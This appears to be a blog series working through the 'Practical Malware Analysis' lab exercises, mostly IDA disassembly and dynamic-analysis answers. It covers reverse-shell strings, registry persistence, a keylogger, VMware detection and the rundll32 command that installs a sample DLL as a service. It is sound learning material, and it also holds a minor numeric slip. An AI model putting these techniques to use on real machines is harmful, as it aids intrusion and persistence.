
0x10000D02E

Question 2: Use the Imports window to browse to gethostbyname. Where is the import located?

“gethostbyname” is located in the WS2_32 library at address 0x100163CC in memory.

Question 3: How many functions call gethostbyname?


By searching for cross-references to the gethostbyname import, we see it is referenced 9 times.

Question 4: Focusing on the call to gethostbyname located at 0x10001757, can you figure out which DNS request will be made?


When looking at this call, we see the first instruction is to move the data stored in offset 10019040 into eax and then add 0xD to it. If we double-click on the offset, it shows us the data stored in that location – “[This is RD0]pics.practicalmalwareanalysis.com”. Adding 0xD (13) to this, we get “pics.practicalmalwareanalysis.com” as the address the program is trying to resolve.

The call to “gethostbyname” at 0x10001757
The data stored at offset 0x10019040


Question 5: How many local variables has IDA Pro recognized for the subroutine at 0x10001656?

IDA recognizes 20 local variables at this address. The book says there are 23 variables, so it seems IDA Free has a 20 variable limit.

Question 6: How many parameters has IDA Pro recognized for the subroutine at 0x10001656?

IDA found 1 parameter. See “arg_0” in the screenshot above.

Question 7: Use the Strings window to locate the string \cmd.exe /c in the disassembly. Where is it located?

It’s located at 0x10095B34.

Question 8: What is happening in the area of code that references \cmd.exe /c?


This area of code seems to be used for creating a string that will call cmd.exe on the user’s system, possibly to get a reverse shell. In the screenshot below, the variable “CommandLine” in the top box gets assigned the value of the “GetSystemDirectoryA” function. The next step after the cmd.exe push concatenates the CommandLine variable from before with the command for cmd.exe, creating a command to open a shell (i.e. “C:\Windows\System32\cmd.exe /c”.

Question 9: In the same area, at 0x100101C8, it looks like dword_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4’s cross-references.)




The malware assigns a value to dword_1008E5C4 at the beginning of subroutine 10001656 at the very beginning of the program. It assigns the value of eax to dword_1008E5C4 and then calls sub_100036C3, which seems to gather information about the operating system. In the 2nd screenshot below, the subroutine will return 1 if the platform ID == 2 and MajorVersion == 5, else it will return 0. This all comes together to decide which version of the command prompt text to use based on the operating system of the computer. In screenshot 3, we see that if it returns 1 it will use “command.exe /c” and it if returns 0 it will use “cmd.exe /c”.

dword_1008E5C4 assignment
sub_100036C3 checking information on the OS
Choosing which command prompt to use based on OS version

Question 10: A few hundred lines into the subroutine at 0x1000FF58, a series of comparisons use memcmp to compare strings. What happens if the string comparison to robotwork is successful (when memcmp returns 0)?

If the comparison is successful, it calls the subroutine sub_100052A2, where it queries a registry value at “SOFTWARE\Microsoft\Windows\CurrentVersion” for the value of the “WorkTime” key. Once it has the value, it converts it to an integer and pushes it in the format “\r\n\r\n[Robot_WorkTime :] %d\r\n\r\n” through an open network socket. It then does the same thing for the “WorkTimes” key.

Question 11: What does the export PSLIST do?

It first queries the OS version using the same sub_100036C3 as before and continues on the version is 5,2 (it just returns if the version is not 5,2). It then checks the length of a string it has been given. If the length is not equal to zero, it calls sub_10006518 where it searches through active processes trying to find a match. If the string length is equal to zero, then it does similar, but returns a list of all active processes.


Question 12: Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?

This function could call the “GetSystemDefaultLangID”, “sprintf”, “strlen”, and “sub_100038EE” functions. It could be named to match the function it calls or something similar to “GetDefaultLanguage”.

Question 13: How many Windows API functions does DllMain call directly? How many at a depth of 2?

The DLLMain function calls CreateThread, strncpy, strlen, and _strnicmp.

At a depth of two, DLLMain calls 33 total API functions including Sleep and a variety of network-related functions like socket, connect, recv, and send. The screenshot below shows all of the functions (API functions are pink) with DLLMain circled in red for reference.


Question 14: At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?

In this section, eax is first given the value of the string at 0x10019020 – “[This is NTI]30”. It then adds 0Dh (13) to the value, setting the string as “30”. In the next few steps it converts the string “30” to the integer 30 and multiplies it by 3E8h (1000). Judging by this, the program will sleep for 30000 seconds or 30 seconds.


Question 15: At 0x10001701 is a call to socket. What are the three parameters?

The three parameters of socket are all integers: af, type, and protocol. In this program, they’re passed the values 2, 1, and 6.

Question 16: Using the MSDN page for socket and the named symbolic constants functionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?

Yes, after the changes the parameters are changed to AF_INET (af), SOCK_STREAM (type), and IPPROTO_TCP (protocol).


Question 17: Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection?


Yes, we find the “in” instruction in the subroutine sub_10006196. The instructions here copy the hex value 564D5868h into eax (which is VMXh in ASCII) and then call “in” on eax. There are cross-references to 3 functions in the program that all call this subroutine and they all include the string “Found Virtual Machine,Install Cancel.”.

Question 18: Jump your cursor to 0x1001D988. What do you find?

Starting at 0x1001D988 we see a list of readable ASCII characters, followed by a string of zeroes, and then a very long list of something IDA doesn’t seem to have recognized and labeled “? ;”.

Question 19: If you have the IDA Python plug-in installed (included with the commercial version of IDA Pro), run Lab05-01.py, an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?

I don’t have the Pro version and a few quick Google searches says the free version doesn’t support IDA Python, so we’ll skip this question.

Question 20: With the cursor in the same location, how do you turn this data into a single ASCII string?

Pressing “A” tells IDA to combine as many ASCII characters as it can until the next empty space character.

Question 21: Open the script with a text editor. How does it work?

The script Lab05-01.py uses the “ScreenEA” function to get the current position of the cursor in IDA. It then iterates through the next 0x50 bytes and uses an XOR to compare each byte to 0x55, then uses PatchByte to merge them all together on one line.

Practical Malware Analysis – Chapter 3: Basic Dynamic Analysis

It’s starting to get into the good stuff with this chapter. I’m mostly going to be writing about the labs as that’s the interesting part for me and let’s me test everything out. Fair warning though, these will likely be a little long as I’m trying to practice documenting everything that seems relevant.

Lab 3-1 (Lab03-01.exe)

Question 1: What are the malware’s imports and strings?

The only DLL this file seems to import is KERNEL32.DLL along with the “ExitProcess” function. Not much we’re able to get from that.

Question 2 and 3: What are the malware’s host-based indicators? Are there any network-based signatures for this malware? If so, what are they?

When running Strings on the file it has several interesting entries for URLs, file names, and registry entries that are confirmed when it is run and the .data section in PEView gives a general idea of the flow. So let’s run it and see what happens.

1 – Network-Based – The program reaches out to “www.practicalmalwareanalysis.com” every minute, likely to receive commands for further instructions from the C&C (Command and Control) server. I setup a netcat listener on port 443 (https) to see if I can catch the HTTP request it sends out, which worked, but it seems to be random and changes each time.


2 – Host-based – Creates a new file called “wmx32to64.exe” in the C:\WINDOWS\system32 folder and adds it to the registry under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run as the key “VideoDriver”. This seems to be for persistence so it will continue to send a beacon to the C&C server if the computer is restarted.


3 – Host-based – The program also creates a mutex called “WinVMX32” that is replicated by the “vmx32to64.exe” program mentioned above if the computer is restarted.

Lab 3-2 (Lab03-02.dll)

Question 1: How can you get this malware to install itself?


When looking at the file in PEView or Dependency Walker it shows several useful functions being exported, “Install”, “Uninstall”, and “MainService” being the most important. These indicate the DLL is meant to install a new service and what function needs to be called to do so. Running the command “rundll32.exe Lab03-02.dll, Install MainService” in the command line from the directory with the lab files will install the service. When comparing Regshot entries, we can see the DLL installed a service named “IPRIP” along with several other keys for a fake service called “Intranet Network Awareness (INA+)”.

Question 2: How would you get this malware to run after installation?

Per Regshot above, it installs a service called “IPRIP”, so the command to start it would be “net start IPRIP”. After running this command, we get a confirmation message that the service has been started successfully.

Question 3: How can you find the process under which this malware is running?

By running “tasklist /svc” to show active services. This tells us which instance of svchost.exe is running the IPRIP service and we can track that PID now if needed (1052 in the screenshot below).

Question 4: Which filters could you set in order to use Procmon to glean information?

We can set a filter for PID 1052, per the screenshot above, but this would also show events for the other services running under this instance of svchost.exe and gives a significant amount of noise to sort through.

Question 5 and 6: What are the malware’s host-based indicators or network-based signatures (if any)?

Host-based – The host-based indicators would be the new registry keys added for the IPRIP service and the screenshot from Regshot above could be used as a reference for what it creates.

Network-based – Once the service is created and running, it reaches out to http://www.practicalmalwareanalysis.com. I setup another netcat listener, this time on port 80 (http), and it caught a valid HTTP GET request for “serve.html”.

Lab 3-3 (Lab03-03.exe)

Question 1: What do you notice when monitoring this malware with Process Explorer?


When run, the Lab03-03.exe process shows up briefly with a child process of svchost.exe. After a few seconds, the Lab03-03.exe process disappears, but svchost.exe is still there, but not actually running any services. When viewing the properties of svchost, it still lists the lab file as it’s parent and gives the parent’s PID.

Question 2: Can you identify any live memory modifications?

When filtering Procmon to the PID of the parent process, it doesn’t give any results. However, when filtering to the PID of the active svchost.exe process the program created it gives multiple results for opening and writing to a file called “practicalmalwareanalysis.log” in the same folder as Lab03-03.exe. After opening that file, it seems to be logging the keystrokes on my computer.

Question 3: What are the malware’s host-based indicators?

The most obvious host-based indicator would be the log file it creates above – “practicalmalwareanalysis.log”.

Question 4: What is the purpose of this program?

It’s a keylogger that logs the keystrokes on the computer and the window they occur in.

Lab 3-4 (Lab03-04.exe)

Question 1: What happens when you run the file?

It runs for a second or so, flashes a command window up, and then closes. When looking through Procmon for anything that references cmd.exe (based on the cmd window popping up briefly), we find the entries for when it is creating the process, but the command line arguments seem to be for deleting the binary file instead of doing anything exciting.

Question 2: What is causing the roadblock in dynamic analysis?

The program doesn’t look like it actually does anything malicious. It seems to detect that something isn’t working correctly so it doesn’t continue execution and tries to delete itself. My guess would be that the malware might be detecting that I’m running it in a virtual machine as opposed to a physical computer, but we’ll find out later as the book says we’re going to analyze this one again in chapter 9.

Question 3: Are there other ways to run this program?

I tried running it from the command line, but get the same results as what happens in question 1.

Practical Malware Analysis – The Setup

Over Christmas last year I bought the book bundle Humble Bundle happened to be offering at the time – “Hacking for the Holidays”. It came with 16 books published by No Starch Press on a variety of cyber security topics, but mostly focused on penetration testing. Over the first few months of the year I worked my way through “Penetration Testing: A Hands-on Introduction to Hacking” by Georgia Weidman, which is excellent and I wish I had written about it as I did so, but that’s not why we’re here today.

One of the other books in the bundle was “Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software” by Michael Sikorski and Andrew Honig. Considering I’ll be doing at least a little of this in the new job I’ll be starting soon, this seemed like a good next step and most of the reviews I found on the internet say it’s still incredibly useful in 2019 (it was published in 2011). I’m only on chapter 3 at the moment, so I don’t think you’ve missed out on much with the first 2 chapters, but I’ll give a brief summary of what it covered and what I’ve learned so far.

For anyone interested, here’s a link to the book. I personally bought a physical copy of it in addition to what came with the Humble Bundle as I’m not a huge fan of eBooks.
https://www.amazon.com/Practical-Malware-Analysis-Hands-Dissecting/dp/1593272901/

Chapter 0/1

Disclaimer: Seeing as how I’m mostly explaining things here to help with my own retention, my terminology or explanations definitely won’t be 100% correct all the time and I’m OK with that because I’m still learning.

The book starts out with a basic explanation of what malware analysis entails and moves right into basic static analysis techniques in chapter 1. Static analysis focuses on any information that can be gathered from the source code of the program, the functions it calls in the OS, or anything else that can be found without actually running the file. It covers the VirusTotal website, which I only found out about a few months ago, but now use all the time and then moves into specific tools. Below are the useful tools it covers and a brief synopsis of what they’re used for.

  • Strings
    • This program scans the source code of the program for anything that seems to be a sequence of characters. These could be used for anything from printing a message to the user to connecting to a specific IP address or URL.
  • PEiD
    • Since it is common for malware writers to pack or compress their code to make it more difficult to be analyzed, this tool scans the file and easily shows whether a file is packed and, if so, what tool was most likely used to do so.
  • Dependency Walker
    • This tool lists any DLLs that are called by the given program and shows what functions those DLLs import, which can give an idea of what the program might do when run.
  • PEView
    • This is my favorite tool so far. In a way it shows some of the same information as Dependency Walker, but it also displays plenty of other useful info. Some of the information I’ve found it useful for so far: timestamp of when the program was compiled, clues on whether the program was packed based on the space it takes in memory, a cleaner view at the imported DLLs and functions, and the actual text used through the program (where Strings gets it’s results from).
  • Resource Hacker
    • This tool seems useful for poking through what icons, menu items, and other resources a program uses. I haven’t actually used this much and the author says it will be used more heavily later in the book.

Before we go much further, I should probably mention what environment I’m using to run everything on. I setup two VMs for now, one with Windows XP and another with Windows 7, as that is what the book recommended, but I’ve done everything in XP so far haven’t had any issues.

The chapter finishes up with several labs that let you use the tools covered to examine some example programs provided by the author, and this is always my favorite part as I’m much more of a hands-on learner. The labs were pretty basic, which makes sense for chapter 1, but still useful and let me poke through the tools to get used to them.

Chapter 2 covered how Virtual Machines are useful for malware analysis and how to set them up, but I won’t go over any of that since anyone reading this has more than likely setup plenty of those already and there are more interesting things to move on to.